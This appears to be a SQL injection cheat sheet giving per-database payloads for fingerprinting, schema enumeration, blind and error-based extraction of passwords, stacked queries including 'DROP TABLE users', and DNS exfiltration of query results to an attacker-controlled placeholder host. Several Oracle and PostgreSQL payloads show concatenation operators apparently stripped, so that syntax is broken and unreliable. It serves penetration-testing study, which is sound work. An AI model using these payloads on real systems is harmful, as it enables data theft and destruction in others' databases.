


SQL Injection — DBMS Syntax Reference

The right SQLi payload depends on the backend database. First fingerprint the DBMS, then look up the exact syntax for Oracle, Microsoft SQL Server, PostgreSQL, or MySQL. Replace <placeholders> and COLLAB (your Burp Collaborator / OOB domain) with your own values.



A · Fingerprint & Building Blocks

① String concatenation

Best single fingerprint probe — inject each form and see which returns foobar intact. Replace the two literals with your own values when concatenating extracted data.

Oracle	'foo' 'bar'
Microsoft	'foo' + 'bar'
PostgreSQL	'foo' 'bar'
MySQL	'foo' 'bar' (space between) · CONCAT('foo', 'bar')

MySQL's space-concatenation only works inside a string context; `CONCAT()` is the portable choice.

② Substring

Pull one character at a time for blind extraction. All are **1-indexed**: the payloads below return ba from foobar.

Oracle	SUBSTR('foobar', 4, 2)
Microsoft	SUBSTRING('foobar', 4, 2)
PostgreSQL	SUBSTRING('foobar', 4, 2)
MySQL	SUBSTRING('foobar', 4, 2)

③ Comments (terminate the rest of the query)

Oracle	--comment
Microsoft	--comment · /*comment*/
PostgreSQL	--comment · /*comment*/
MySQL	#comment · -- comment (needs trailing space) · /*comment*/

In URLs, use `-- -` so the required trailing space survives; the extra `-` is harmless filler.

④ Database version

Oracle	SELECT banner FROM v\$version · SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

⑤ Database contents — list tables & columns

Enumerate schema, then target a table. Replace <TABLE> with a table name found in the first query.

Oracle	<pre>SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = '<TABLE>'</pre>
Microsoft	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = '<TABLE>'</pre>
PostgreSQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = '<TABLE>'</pre>
MySQL	<pre>SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = '<TABLE>'</pre>

Oracle has no `information_schema` — use the `all_*` / `user_*` data-dictionary views. Oracle also requires a `FROM` table; use `FROM dual` for constant selects.

B · Blind — Conditional Responses

⑥ Conditional errors (boolean blind via forced error)

Trigger a DB error only when your condition is true — the differing response leaks one bit. Swap `1=1` for your real test, e.g. `SUBSTR(...)= 'a'`.

Oracle	<pre>SELECT CASE WHEN (1=1) THEN to_char(1/0) ELSE NULL END FROM dual</pre>
Microsoft	<pre>SELECT CASE WHEN (1=1) THEN 1/0 ELSE NULL END</pre>
PostgreSQL	<pre>1 = (SELECT CASE WHEN (1=1) THEN 1/(SELECT 0) ELSE NULL END)</pre>
MySQL	<pre>SELECT IF(1=1,(SELECT table_name FROM information_schema.tables),'a')</pre>

⑦ Error-based extraction (data in a visible error message)

When the app prints DB errors, coerce the secret into a type-conversion error so the value appears in the message.

Microsoft	<pre>SELECT 'foo' WHERE 1 = (SELECT 'secret') → Conversion failed when converting the varchar value 'secret' to data type int.</pre>
PostgreSQL	<pre>SELECT CAST((SELECT password FROM users LIMIT 1) AS int) → invalid input syntax for type integer: "secret"</pre>
MySQL	<pre>SELECT extractvalue(1,concat(0x7e,(SELECT @@version))) · updatexml(1,concat(0x7e,(SELECT database())),1)</pre>
Oracle	<pre>SELECT to_char((SELECT user FROM dual)) FROM dual — or overflow a numeric conversion to leak the value</pre>

Error text is truncated (~32 chars for MySQL `extractvalue`); extract long values in chunks with `SUBSTR`. The `0x7e` is a `~` marker so you can spot the payload in the error.

C · Stacked Queries & Time Delays

⑧ Batched / stacked queries

Run a second, independent statement after a semicolon (needed for INSERT/UPDATE, `xp_cmdshell`, etc.).

Oracle	<i>Not supported</i>
Microsoft	<pre>QUERY-1 ; QUERY-2 e.g. 1; DROP TABLE users--</pre>
PostgreSQL	<pre>QUERY-1 ; QUERY-2</pre>
MySQL	<pre>QUERY-1 ; QUERY-2 — rarely usable: most drivers/PHP send one statement per query</pre>

⑨ Time delays (unconditional — confirms execution)

If the response is delayed by ~10s, your injected code ran. Baseline probe before going conditional.

Oracle	<code>dbms_pipe.receive_message(('a'),10)</code>
Microsoft	<code>WAITFOR DELAY '0:0:10'</code>
PostgreSQL	<code>SELECT pg_sleep(10)</code>
MySQL	<code>SELECT SLEEP(10)</code>

⑩ Conditional time delays (blind data extraction)

Delay only when the condition is true — the response time answers each yes/no question. Swap 1=1 for your `SUBSTR(...)= 'x'` test.

Oracle	<code>SELECT CASE WHEN (1=1) THEN 'a' dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual</code>
Microsoft	<code>IF (1=1) WAITFOR DELAY '0:0:10'</code>
PostgreSQL	<code>SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END</code>
MySQL	<code>SELECT IF(1=1,SLEEP(10),0)</code>

D · Out-of-Band (OOB / DNS)

⑪ DNS lookup (trigger an OOB interaction)

Force the DB to resolve a hostname you control (Burp Collaborator). Confirms blind SQLi even with no in-band or timing signal. Replace COLLAB with your subdomain.

Oracle	<code>SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://COLLAB/"> %remote;]>'),' /l') FROM dual Legacy: SELECT UTL_INADDR.get_host_address('COLLAB')</code>
Microsoft	<code>exec master..xp_dirtree '//COLLAB/a'</code>
PostgreSQL	<code>copy (SELECT '') to program 'nslookup COLLAB'</code>
MySQL	<code>LOAD_FILE('\\\\COLLAB\\a') · SELECT ... INTO OUTFILE '\\COLLAB\\a' — Windows only</code>

⑫ DNS lookup with data exfiltration

Prepend the query result as a subdomain — the value arrives in your Collaborator's DNS log. Replace <QUERY> with a scalar SELECT (e.g. `SELECT password FROM users LIMIT 1`).

Oracle	<code>SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://' (SELECT <QUERY>) '.COLLAB/"> %remote;]>'),' /l') FROM dual</code>
Microsoft	<code>declare @p varchar(1024);set @p=(SELECT <QUERY>);exec('master..xp_dirtree "//'+@p+'.COLLAB/a"')</code>
PostgreSQL	<code>create OR replace function f() returns void as \$\$ declare c text; begin SELECT into c (SELECT <QUERY>); execute 'copy (SELECT ''') to program 'nslookup ' c '.COLLAB'''; end; \$\$ language plpgsql security definer; SELECT f();</code>
MySQL	<code>SELECT <QUERY> INTO OUTFILE '\\\\' (<QUERY>) '.COLLAB\\a' — Windows only</code>

DNS labels max 63 chars and drop dots/specials — hex- or base-encode long/binary values and split across labels.

Key idea: SQLi payloads are dialect-specific — the same goal (read the version, dump a table, delay the response, phone home over DNS) needs different syntax on Oracle vs MSSQL vs PostgreSQL vs MySQL. Fingerprint first (string-concatenation behaviour is the fastest tell), then reach for the matching row. Choose your channel by what the app leaks back: data on the page → **UNION / error-based**; only true/false or timing differences → **blind**; nothing at all → **out-of-band DNS**. `sqlmap --dbms` and `--technique` automate all of this once you know the target.